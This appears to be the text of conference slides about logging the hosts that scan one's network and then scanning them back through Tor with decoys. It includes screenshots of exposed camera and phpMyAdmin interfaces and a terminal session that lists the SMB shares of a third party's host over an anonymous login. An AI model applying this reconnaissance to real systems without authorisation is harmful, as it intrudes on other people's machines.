



Waste Not, Want Not

Finding New Targets While You're At The Pub


Presented By vt

- Me
 - vt
 - I work at Security-Assessment.com
 - Enjoy making things do stuff it wasn't intended for
 - Fan of whisky, bacon and whiskey

- This talk
 - Is not about owning things
 - Is about discovering and investigating targets
 - Is about making the most out of other people's junk


- There's a lot of background noise on the Internet
 - pipes actively scanning you
 - Incorrectly configured computers
 - Hundreds of thousands of owned boxes


- If this is the third instance
 - Compromised hosts scan the internet finding vulnerable boxes
 - Try add your computer to their collective host of minions
 - Continue scanning 24/7 trying to find the next host



- I wanted to know WHO was taking an interest in me..
 - Who is scanning me? Why?
- Started iptables logging
 - Source IP
 - Destination port
 - Timestamp
- Incoming noisy traffic can be analysed for various purposes
 - Making pretty graphs, for one


- Spot the DoSes..






SLIDE DELETED – general notes: a few hosts scanned about ~4000 different ports, but the majority of them only scanned one or two ports.


- Not satisfied with my results
 - I need more information, I need more details!
- Determine Geographic Location
 - GeoIP
- OS of Remote Host
 - p0f – Ascertain OS passively
- Increase Sample Range
 - Now armed with a /28 for my listening pleasure



Top 10 countries with active hosts



Top 4 OSES (no unknown)



- *But there's so much more we can do with this data..*
- After months of listening I had collected data from over **50,000** hosts
 - These hosts have thrown the first (blind) punch
 - They are probably not well tended if they're doing so
 - Incorrectly/insecurely configured or already compromised
 - I decided to scan them back (and log that too!)

- Information Gathering Tactics Deployed:
 - Reverse DNS lookups
 - WHOIS queries
 - Nmap
 - Amap
 - Tor
 - cURL

- A powerful combination for identifying hosts and services

- Rules of Engagement:
 - Only scan back on the ports they scanned you on
 - Use decoys
 - Record state and if possible version of the target
 - Don't bother with dynamic IPs

- Patience Is A Virtue:
 - Use purely reactive scanning to find numerous targets without adding more to the noise

- Some strange people have knocked on my door..
 - Governments (Indian, Brazilian, Chinese, Ukrainian and Australian to name a few)
 - Many Universities
 - Several financial institutions
 - Corporate mail and web servers
 - Too many dialup/dsl customers
- Many of them were listening, too..
 - Scanning back produced good results!

Video Web Server

PTZ
Change Resolution
Change Quality

FR:1.29 fps DR:234 kbps HU : admin Res : D1 Q : High Online : 1 Mod : DVR

2008-01

0.194GB
-0W-

02

03

04

CH.

01	02	03	04
05	06	07	08
09	10	11	12
13	14	15	16

+	-	+	-
+	-	+	-
+ - AUTO			

LT	RT
LD	RD

Center

File Edit View History Bookmarks Tools Help

http://localhost/phpMyAdmin/

Cookies must be enabled past this point.

localhost

- Server version: 5.0.51b-community-nt-log
- Protocol version: 10
- Server: localhost via TCP/IP
- User: postgres@localhost
- MySQL charset: UTF-8 Unicode (utf8)
- MySQL connection collation: utf8_unicode_ci

Go

- Create new database: No Privileges
- [Show MySQL runtime information](#)
- [Show MySQL system variables](#)
- [Processes](#)
- [Character Sets and Collations](#)
- [Storage Engines](#)
- [Databases](#)
- [Export](#)
- [Import](#)
- [Log out](#)

phpMyAdmin - 2.10.3

- MySQL client version: 5.0.51a
- Used PHP extensions: mysql
- Language: English

Go

- [Theme / Style:](#) Original

Go

- Font size:

Scripts Currently Forbidden | <SCRIPT>: 8 | <OBJECT>: 0

Done

```

vt@vice:~$
vt@vice:~$
vt@vice:~$ torify smbclient -N -L 85.██████████254
Anonymous login successful
Domain=[WINPOST140] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]

      Sharename      Type            Comment
      -
INST              Disk
IPC$              IPC              Удаленный IPC
D$                Disk             Стандартный общий ресурс
print$           Disk             Драйверы принтеров
ML-1200          Printer          Samsung ML-1210/ML-1220M
WinPost          Disk
AZM_SDO          Disk
SamsungM         Printer          Samsung ML-1200 Series (Копия 2)
_NEW_COPY_WINPOST Disk
szgdi            Disk
ADMIN$           Disk             Удаленный Admin
VPLOGON          Disk             Symantec AntiVirus
C$               Disk             Стандартный общий ресурс
VPHOME           Disk             Symantec AntiVirus
session request to 85.██████████254 failed (Called name not present)
session request to 85 failed (Called name not present)
Anonymous login successful
Domain=[WINPOST140] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]

      Server          Comment
      -
SERVER140

      Workgroup      Master
      -
WINPOST140         SERVER140

vt@vice:~$ █


```

```

